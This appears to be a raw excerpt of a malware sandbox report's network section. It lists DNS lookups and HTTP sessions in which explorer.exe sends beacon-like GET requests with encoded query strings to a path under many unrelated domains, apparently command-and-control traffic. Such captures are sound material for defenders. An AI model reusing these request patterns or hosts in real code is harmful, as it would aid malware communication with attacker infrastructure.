May 12, 2021 15:48:13.560631990 CEST	8.8.8.8	192.168.2.4	0xaea8	No error (0)	socialeconomic.net		51.222.80.112	A (IP address)	IN (0x0001)
May 12, 2021 15:48:18.925479889 CEST	8.8.8.8	192.168.2.4	0x726b	No error (0)	www.toypoodlebreedershome.com	toypoodlebreedershome.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:48:18.925479889 CEST	8.8.8.8	192.168.2.4	0x726b	No error (0)	toypoodlebreedershome.com		81.88.52.88	A (IP address)	IN (0x0001)
May 12, 2021 15:48:24.202259064 CEST	8.8.8.8	192.168.2.4	0x30ce	No error (0)	www.ricdevan.com		185.53.177.53	A (IP address)	IN (0x0001)
May 12, 2021 15:48:29.420010090 CEST	8.8.8.8	192.168.2.4	0xf6e2	No error (0)	www.ximibabes.com	ximyumi.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:48:29.420010090 CEST	8.8.8.8	192.168.2.4	0xf6e2	No error (0)	ximyumi.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:48:29.420010090 CEST	8.8.8.8	192.168.2.4	0xf6e2	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 12, 2021 15:48:34.835792065 CEST	8.8.8.8	192.168.2.4	0xcfb4	No error (0)	www.sabaidiving.com		192.64.147.164	A (IP address)	IN (0x0001)
May 12, 2021 15:48:40.366614103 CEST	8.8.8.8	192.168.2.4	0xb2a5	No error (0)	www.onemoresysadmin.com	onemoresysadmin.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 15:48:40.366614103 CEST	8.8.8.8	192.168.2.4	0xb2a5	No error (0)	onemoresysadmin.com		192.0.78.24	A (IP address)	IN (0x0001)
May 12, 2021 15:48:40.366614103 CEST	8.8.8.8	192.168.2.4	0xb2a5	No error (0)	onemoresysadmin.com		192.0.78.25	A (IP address)	IN (0x0001)
May 12, 2021 15:48:45.522173882 CEST	8.8.8.8	192.168.2.4	0x4cc3	No error (0)	www.countrywideeconomy.com		52.58.78.16	A (IP address)	IN (0x0001)
May 12, 2021 15:48:55.690572977 CEST	8.8.8.8	192.168.2.4	0xfd6	Name error (3)	www.woo.education	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.thebenefitssherpa.com
- www.onlinecasinocrazy.com
- www.blissfulbeeboutique.online
- www.cityofhouston.info
- www.socialeconomic.net
- www.toypoodlebreedershome.com
- www.ricdevan.com
- www.ximibabes.com
- www.sabaidiving.com
- www.onemoresysadmin.com
- www.countrywideeconomy.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49752	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:47:49.762125969 CEST	1675	OUT	GET /i6rd/?gHSLCj58=LPK2IT8klZq3HV5LkVv0HrUERmrfkAigbODxoDO8ybIsb03GvAFTkZSuj3fGszWvHktP&9rJ=N8YdlZih HTTP/1.1 Host: www.thebenefitssherpa.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:47:49.899209023 CEST	1684	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 13:47:49 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c26-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49762	119.81.45.82	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:47:55.530891895 CEST	5420	OUT	GET /i6rd/?gHSLCj58=erkeaSWQY+Clkg2r/Pi/REnUuZTidSmaWK+TmjN6ZRgeJAvAzvFr0iNL5kMJBQzOKWdi&9rJ=N8YdlZih HTTP/1.1 Host: www.onlinecasinocrazy.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49773	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:45.566056013 CEST	6199	OUT	GET /i6rd/?gHSLCj58=HOLe4E5VAs/9VGl0AghSjQ5UDYBgOj/qhjKLxJJROTaYJ7IE9VG9ZYc05xBD+gnk3HpC&9rJ=N8YdlZih HTTP/1.1 Host: www.countrywideeconomy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:45.607007027 CEST	6200	IN	HTTP/1.1 410 Gone Server: openresty Date: Wed, 12 May 2021 13:47:39 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 36 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 63 6f 75 6e 74 72 79 77 69 64 65 65 63 6f 6e 6f 6d 79 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 34 32 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 63 6f 75 6e 74 72 79 77 69 64 65 65 63 6f 6e 6f 6d 79 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>56 <meta http-equiv='refresh' content='5; url=http://www.countrywideeconomy.com/' />a </head>9 <body>42 You are being redirected to http://www.countrywideeconomy.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49763	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:02.005036116 CEST	6102	OUT	GET /i6rd/?gHSLCj58=smN73hIgGm+8k6TIdjzBFwruzJlggaSM7b/fO07bhI8vXH2xBAb/Cwk8Hoq4ZaNv9SU/&9rJ=N8YdlZih HTTP/1.1 Host: www.blissfulbeeboutique.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:02.140299082 CEST	6103	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 12 May 2021 13:48:02 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: gCs6earh/9UltTqOd Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49764	103.15.186.68	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:07.924396992 CEST	6139	OUT	GET /i6rd/?gHSLCj58=OPhbRlTkoXrsQ0r3dKw1IvWRRcBcb3Q4dmj86tcXQUJSZPkW56a8j7HjPVLeeIGxTFMj&9rJ=N8YdlZih HTTP/1.1 Host: www.cityofhouston.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:08.279015064 CEST	6139	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 Date: Wed, 12 May 2021 13:48:08 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 387 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 63 69 74 79 6f 66 68 6f 75 73 74 6f 6e 2e 69 6e 66 6f 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache Server at www.cityofhouston.info Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49765	51.222.80.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:13.697396994 CEST	6140	OUT	GET /i6rd/?gHSLCj58=ghT/ntM+diyN3YW/4q0tO05CJd4dCe68Gx0VtJcOz7kJ2fBcIsU6AMgtishNfwDLzL+S&9rJ=N8YdlZih HTTP/1.1 Host: www.socialeconomic.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:13.830612898 CEST	6141	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 13:48:13 GMT Server: Apache Content-Security-Policy: upgrade-insecure-requests; Location: https://www.socialeconomic.net/i6rd/?gHSLCj58=ghT/ntM+diyN3YW/4q0tO05CJd4dCe68Gx0VtJcOz7kJ2fBcIsU6AMgtishNfwDLzL+S&9rJ=N8YdlZih Content-Length: 339 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 6f 63 69 61 6c 65 63 6f 6e 6f 6d 69 63 2e 6e 65 74 2f 69 36 72 64 2f 3f 67 48 53 4c 43 6a 35 38 3d 67 68 54 2f 6e 74 4d 2b 64 69 79 4e 33 59 57 2f 34 71 30 74 4f 30 35 43 4a 64 34 64 43 65 36 38 47 78 30 56 74 4a 63 4f 7a 37 6b 4a 32 66 42 63 49 73 55 36 41 4d 67 74 69 73 68 4e 66 77 44 4c 7a 4c 2b 53 26 61 6d 70 3b 39 72 4a 3d 4e 38 59 64 6c 5a 69 68 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49766	81.88.52.88	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:19.008239031 CEST	6142	OUT	GET /i6rd/?gHSLCj58=87tzyM19Su4M9sklYGX+FxwUh158b1qmSh9f/APlSoINpVQ2gCQ5Erv1vAVp92mNDUWx&9rJ=N8YdlZih HTTP/1.1 Host: www.toypoodlebreedershome.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:19.092015982 CEST	6143	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 13:48:19 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Accept-Ranges: bytes Transfer-Encoding: chunked Content-Type: text/html Data Raw: 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 33 64 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 2c 48 65 6c 76 65 74 69 63 61 2c 73 61 6e 73 2d 73 65 72 69 66 3b 20 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 23 66 66 66 3b 20 2d 77 65 62 6b 69 74 2d 74 65 78 74 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 23 66 66 66 3b 20 2d 6d 6f 7a 2d 74 65 78 74 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 23 66 66 66 3b 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 31 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 32 70 78 3b 20 63 6f 6c 6f 72 3a 20 23 39 30 30 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 32 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 30 30 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 20 7d 0a 09 09 09 68 33 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 30 30 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 63 6f 6e 74 73 20 7b 20 6d 69 6e 2d 77 69 64 74 68 3a 36 34 30 70 78 3b 20 6d 61 72 67 69 6e 3a 20 33 30 70 78 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 20 70 61 64 64 69 6e 67 3a 20 34 30 70 78 20 32 30 70 78 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 20 2f 2a 77 69 64 74 68 3a 20 39 30 25 3b 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 2a 2f 20 62 6f 72 64 65 72 3a 20 31 70 78 20 64 6f 74 74 65 64 20 23 39 39 39 3b 20 62 61 63 6b 67 72 6f 75 6e 64 3a 23 65 65 65 3b 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 0a 09 09 09 0d 0a 38 64 0d 0a 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 73 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: 113df<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/> <style type="text/css"> body { font-family: Arial,Helvetica Neue,Helvetica,sans-serif; text-align:center; text-shadow:0 1px #fff; -webkit-text-shadow:0 1px #fff; -moz-text-shadow:0 1px #fff; } h1 { font-size: 22px; color: #900; font-weight: bold; } h2 { font-size: 16px; color: #000000; font-weight: bold; }h3 { font-size: 16px; color: #000000; font-weight: normal; } #conts { min-width:640px; margin: 30px; background-color: #fff; padding: 40px 20px; font-size: 14px; /*width: 90%; height: 100%;*/ border: 1px dotted #999; background:#eee; } </style> <title>8d404 Not Found </title> </head> <body> <div id="conts">

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49768	185.53.177.53	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:24.287259102 CEST	6154	OUT	GET /i6rd/?gHSLCj58=lFTIMkQ5ik6igxl0SADoA/l4wqgGqwWePHw2ryfpEDmwfQ+0wMbe0XdxLJthRM6xta9b&9rJ=N8YdlZih HTTP/1.1 Host: www.ricdevan.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:24.329476118 CEST	6155	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 12 May 2021 13:48:24 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49770	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 15:48:29.463149071 CEST	6187	OUT	GET /i6rd/?gHSLCj58=/0C7Nd/5ZhwBGDRTMer0ywO01wFnuraj4upl6M1zLF0nwnsKqCnReLNuI6TuwxtThkOZ&9rJ=N8YdlZih HTTP/1.1 Host: www.ximibabes.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 15:48:29.644690037 CEST	6189	IN	HTTP/1.1 403 Forbidden Date: Wed, 12 May 2021 13:48:29 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-us-central1 X-Request-ID: 975553ed-19fe-4a52-aebe-ef54f52968ad X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 0a026f1db800002c3ef937b000000001 Server: cloudflare CF-RAY: 64e41adc5b862c3e-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 35 63 36 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 